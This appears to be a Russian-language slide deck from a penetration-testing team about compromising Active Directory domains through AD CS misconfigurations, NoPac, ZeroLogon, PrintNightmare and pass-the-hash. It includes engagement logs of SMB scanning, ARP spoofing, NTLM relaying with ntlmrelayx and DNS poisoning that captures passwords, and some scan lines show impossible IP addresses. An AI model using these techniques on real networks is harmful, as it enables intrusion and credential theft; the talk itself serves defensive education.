

Ampire 360°



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

Ampire 360°

ПОЛИГОН КИБЕРБЕЗОПАСНОСТИ



Threat Intelligence

SOC & DFIR

Offensive Security

Киберучения

ИИ и киберзащита

Киберполигон Ampire

📅 14 октября





Добро пожаловать в домен

Алексей Морин

Эксперт-исследователь
Перспективный мониторинг



О чём мы сегодня поговорим

Время
до компрометации

Почему получение административных прав может занимать менее одного часа? Какие факторы влияют на продолжительность проводимых работ?

Причины
компрометации

Почему внутренний периметр более уязвим? Что чаще всего эксплуатируем?

Много ли нужно
вводных данных


Почему наличие доменной учётной записи — важное, но не обязательное условие для успешной компрометации

1 уязвимость —
1 взятый домен

Как часто всего один недостаток безопасности способен поставить под угрозу безопасность всей корпоративной сети?

Можно ли взять домен за час?

Можно даже за **полчаса!**



Active Directory Certificate Services

AD CS используется для выдачи сертификатов инфраструктуры открытых ключей (PKI) и проверки подлинности.

Функции:

- Аутентификация
- Шифрование
- Выпуск и управление сертификатами
- Автоматическая выдача сертификатов

```

33 Template Name : User
Display Name : User
Certificate Authorities : testdomain2022-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
SubjectAltRequireEmail
SubjectRequireEmail
SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : TESTDOMAIN2022.LOCAL\Domain Admins
TESTDOMAIN2022.LOCAL\Domain Users
TESTDOMAIN2022.LOCAL\Enterprise Admins
Object Control Permissions
Owner : TESTDOMAIN2022.LOCAL\Enterprise Admins
Write Owner Principals : TESTDOMAIN2022.LOCAL\Domain Admins
TESTDOMAIN2022.LOCAL\Enterprise Admins
Write Dacl Principals : TESTDOMAIN2022.LOCAL\Domain Admins
TESTDOMAIN2022.LOCAL\Enterprise Admins
Write Property Principals : TESTDOMAIN2022.LOCAL\Domain Admins
TESTDOMAIN2022.LOCAL\Enterprise Admins

```


Ошибки в шаблонах Active Directory Certificate Services

ESC (1-17) — это ошибки в настройке AD CS, которые позволяют получить сертификат от имени другого пользователя или компьютера, а затем использовать этот сертификата для аутентификации в домене.

Утилиты:


- <https://github.com/ly4k/Certipy> (под Linux)
- <https://github.com/GhostPack/Certify> (под Windows)

ESC1 — Изменение SAN



Пользователь имеет возможность указать произвольное значение Subject Alternative Name (SAN) при запросе сертификата. В результате можно получить сертификат на имя любого пользователя в домене.

ESC3 — смотрим на Extended Key Usage



Данная атака проводится в два этапа:

- 1) Получение сертификата агента с ECU Certificate Request Agent.
 - 2) Использование его для запроса сертификата от имени другого пользователя.
- В результате можно получить сертификат на имя любого пользователя.

ESC8 — NTLM Relay в AD CS

Веб-интерфейс AD CS (Web Enrollment) принимает NTLM-аутентификацию.

Атакующий принуждает хост или пользователя к аутентификации на свой сервер и ретранслирует её в AD CS.

Порядок действий

- Принуждение к аутентификации целевого хоста на подконтрольный сервер
- Ретрансляция аутентификации на AD CS
- Получение сертификата целевого хоста
- Использование сертификата для привилегированного доступа

Чем богаты сетевые ресурсы?

- Сканы документов, содержащих персональные данные
- Скрипты, содержащие учётные данные пользователей
- Сертификаты пользователей
- Рабочие документы ограниченного пользования



Становимся администратором в одно действие

NoPac (CVE-2021-42278 + CVE-2021-42287)

Имея обычную доменную учётную запись, атакующий манипулирует именем компьютерной учётной записи и затем использует ошибку Kerberos при формировании сервисного билета

ZeroLogon CVE-2020-1472

Атакующий с сетевым доступом к контроллеру домена, используя протокол Netlogon, эксплуатирует ошибку в криптографической проверке.

Результат — компрометация машинной УЗ контроллера домена

PrintNightmare CVE-2021-34527

Уязвимость в Print Spooler позволяет удалённо выполнить произвольный код с привилегиями SYSTEM.

Если целью является контроллер домена, получение SYSTEM на нём фактически означает компрометацию самого домена.

Один хэш — вся сеть

- Скомпрометировав одну машину, мы получаем хэш локального администратора.
- Если тот же пароль используется на других хостах, полученный хэш позволяет аутентифицироваться на них без знания самого пароля.
- Так всего одна скомпрометированная машина превращается в стартовую точку для дальнейшего перемещения по инфраструктуре.

Незванный гость № 1

История о том, как мы смогли
скомпрометировать домен,
попав в него из гостевой сети
Wi-Fi





Как это вообще получилось?

Ampire 360°

01

В гостевой сети ожидалась скука и тлен

02

Мы обнаружили доменные машины в гостевой сети

03

ARP-спуфинг + NTLM Relay

04

Мы стали наглеть и получили первую доменную учётную запись

05

С учётной записью мы собрали информацию о домене

06

Мы получили административные права лишь на одном хосте

07

Домен наш!

В гостевой сети
мы лишь недолго
погостили

Ampire 360°

- ```
(kali㉿kali)-[~/Scans/
$ nxc smb 192.168.13.0/24 -u '' -p ''
SMB 192.168.13.36 445 -282 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.39 445 -043 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.83 445 -014 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.36 445 -282 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.39 445 -043 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.121 445 -389 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.83 445 -014 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.109 445 -318 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.54 445 -398 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.121 445 -389 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.154 445 -352 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.151 445 -455 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.109 445 -318 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.172 445 -149 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.54 445 -398 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.208 445 -018 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.154 445 -352 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.221 445 -350 [*] Windows 11 Build 22621 x64 (name: -350)
SMB 192.168.13.151 445 -455 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.232 445 -080 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.172 445 -149 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.208 445 -018 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.251 445 -319 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.221 445 -350 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.232 445 -080 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.251 445 -319 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.321 445 -319 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.333 445 -080 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.331 445 -320 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.321 445 -319 [*] Windows 10 / Server 2019 Build 19041 x64
SMB 192.168.13.308 445 -018 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.113 445 -149 [-] o f.com\ : STATUS_ACCESS_DENIED
SMB 192.168.13.333 445 -080 [-] o f.com\ : STATUS_ACCESS_DENIED
```

# Начинаем наглеть...

Почему бы не попробовать ARP-spoofing, чтобы потом зарелеить машину.

Спуфинг же работает?

```
PS C:\Users\> arp -a
```

```
Интерфейс: 192.168.13.74 --- 0x7
```

| адрес в Интернете | Физический адрес  | Тип          |
|-------------------|-------------------|--------------|
| 192.168.13.71     | 00-c0-ca-b5-4e-62 | динамический |
| 192.168.13.254    | 30-f7-0d-51-31-c1 | динамический |
| 192.168.13.255    | ff-ff-ff-ff-ff-ff | статический  |
| 224.0.0.22        | 01-00-5e-00-00-16 | статический  |
| 224.0.0.251       | 01-00-5e-00-00-fb | статический  |
| 224.0.0.252       | 01-00-5e-00-00-fc | статический  |
| 255.255.255.255   | ff-ff-ff-ff-ff-ff | статический  |

```
PS C:\Users\> arp -a
```

```
Интерфейс: 192.168.13.74 --- 0x7
```

| адрес в Интернете | Физический адрес  | Тип          |
|-------------------|-------------------|--------------|
| 192.168.13.69     | e4-c7-67-88-f8-47 | динамический |
| 192.168.13.71     | 00-c0-ca-b5-4e-62 | динамический |
| 192.168.13.254    | e4-c7-67-88-f8-47 | динамический |
| 192.168.13.255    | ff-ff-ff-ff-ff-ff | статический  |
| 224.0.0.22        | 01-00-5e-00-00-16 | статический  |
| 224.0.0.251       | 01-00-5e-00-00-fb | статический  |
| 224.0.0.252       | 01-00-5e-00-00-fc | статический  |
| 255.255.255.255   | ff-ff-ff-ff-ff-ff | статический  |



**РАБОТАЕТ!**

# ...продолжаем наглеть...

После практического подтверждения возможности ARP-спуфинга была проведена атака на реального клиента.

В результате мы получили первый полноценный успешный релей

Руки были развязаны, ведь теперь мы могли совершать действия от имени пользователя

```
ntlmrelayx> socks
[*] No Relays Available!
ntlmrelayx> [*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Connection from 192.168.13.36 controlled, attacking target smb://
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Authenticating against smb://192.168.13.83 as 0 [REDACTED] VA S
[*] SOCKS: Adding 0 [REDACTED] VA@192.168.13.83(445) to active SOCKS connection
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.13.36 controlled, but there are no more t

ntlmrelayx> socks
Protocol Target Username AdminStatus Port

SMB 192.168.13.83 0 [REDACTED] VA FALSE 445
```

```
[16/04/25 05:22:44] user at AVX8773D6 in ~/Tools (venv_impacket)
$ proxychains4 lookupsid.py -no-pass -domain-sids 'C [REDACTED] 'A'@192.168.13.83
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains.so.4
[proxychains] DLL init
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.13.83
[*] StringBinding ncacn_np:192.168.13.83[\pipe\lsarpc]
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.13.83:445 ... OK
[*] Domain SID is: S-1-5-21-515967899-861567501-725345543
498: 0 [REDACTED] \Контроллеры домена предприятия - только чтение (SidTypeGroup)
500: 0 [REDACTED] \Administrator (SidTypeUser)
501: 0 [REDACTED] \Guest (SidTypeUser)
502: 0 [REDACTED] \krbtgt (SidTypeUser)
512: 0 [REDACTED] \Domain Admins (SidTypeGroup)
513: 0 [REDACTED] \Domain Users (SidTypeGroup)
```

# ...совсем обнаглели!

Спуфинг продолжился, но теперь была добавлена Basic-аутентификация на нашей стороне, а также на все DNS-запросы атакуемой цели возвращался подконтрольный IP-адрес.


Таким образом, при попытке зайти на какой-либо веб-ресурс необходимо было сначала ввести пароль.

А мы этот самый пароль получали в открытом виде.

```
[*] [DNS] SRV Record poisoned answer sent to: 192.168.13.221 Requ
[Proxy-Auth] Sending BASIC authentication request to 192.168.13.154
[Proxy-Auth] Sending BASIC authentication request to 192.168.13.154
[Proxy-Auth] Sending BASIC authentication request to 192.168.13.154
[Proxy-Auth] Sending BASIC authentication request to 192.168.13.121
[*] [DNS] A Record poisoned answer sent to: 192.168.13.221 Reques
[Proxy-Auth] Host : mail.██████████.443
[Proxy-Auth] Basic Client : 192.168.13.109
[Proxy-Auth] Basic Username : ██████████
[Proxy-Auth] Basic Password : Q█████████!
[Proxy-Auth] Sending BASIC authentication request to 192.168.13.154
[*] [DNS] A Record poisoned answer sent to: 192.168.13.109 Reques
[*] [DNS] SRV Record poisoned answer sent to: 192.168.13.221 Requ
```

# Ключевая находка

В процессе изучения собранной информации было обнаружено, что один SQL-сервер имел административные права на другом.



Подпись SMB отсутствует, возможность принуждения к аутентификации есть. Работаем!

```
-$ impacket-ntlmrelayx -t 192.168.100.127 -smb2support -socks
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies


[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] HTTPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.100.101, attacking target
[*] Authenticating against smb://192.168.100.127 as VL-SQL$ SUCCEED
[*] SOCKS: Adding VL-SQL$@192.168.100.127(445) to active SOCKS connection. Enjoy
[*] All targets processed!

ntlmrelayx> socks
Protocol Target Username AdminStatus Port

SMB 192.168.100.127 VL-SQL$ TRUE 445
```

# Путь к доменному админу



## Итог:

- Лишь одна учётная запись и один скомпрометированный хост позволили получить контроль над всей инфраструктурой.

# Незванный гость №2

История о том, как мы  
забрали домен, не имея  
какой-либо учётной записи



# Сценарий

## Глава 1

У нас не было ничего — ни учётных записей, ни доступа к критическим системам. Только возможность находиться в сети. Но этого было достаточно, чтобы взять под контроль: административные панели, системы хранения данных и другие чувствительные ресурсы.

## Глава 2

У нас появилась учётная запись.  
А вместе с ней — первые реальные шаги: мы получили административные права на доменных хостах, возможность чтения LAPS и входа на сотни доменных машин.

## Глава 3

.....  
.....  
.....  
.....  
.....  
.....  
.....  
.....а, это всё?

# Первые успехи

## К чему мы получили доступ:

- Административные панели веб-ресурсов
- Административные панели систем хранения данных
- Административные панели аппаратных контроллеров управления
- Куча старых внутренних форумов, веб-интерфейсов принтеров, пустых сетевых папок и учётных данных 10-летней давности

## Мы получили контроль над:

- Всем описанным

## Помогло ли это продвинуться в домене?

- Нет!

## Итог:

мы можем контролировать огромный пласт информационных ресурсов, но всё ещё не обзавелись собственным именем (и даже не позаимствовали его у другого пользователя)

# Что изменилось после получения учётной записи

## Мы смогли:

- Собрать полную информацию о домене
- Ознакомиться с недостатками конфигурации
- Построить потенциальные вектора продвижения
- Получили доступ к большому перечню возможных действий

## В результате:

- Поигрались с DNS-записями
- Провели различные успешные релеи
- Проэксплуатировали уязвимости, для реализации которых нужна была учётная запись
- Стали собирать огромный файл с учётными данными, которые мы можем использовать
- Разобрались с текущим (пользовательским) сегментом сети

# Что делать дальше?

- «Пользовательский» сегмент по нашим контролем.
- Потенциальные вектора невозможно довести до конца.
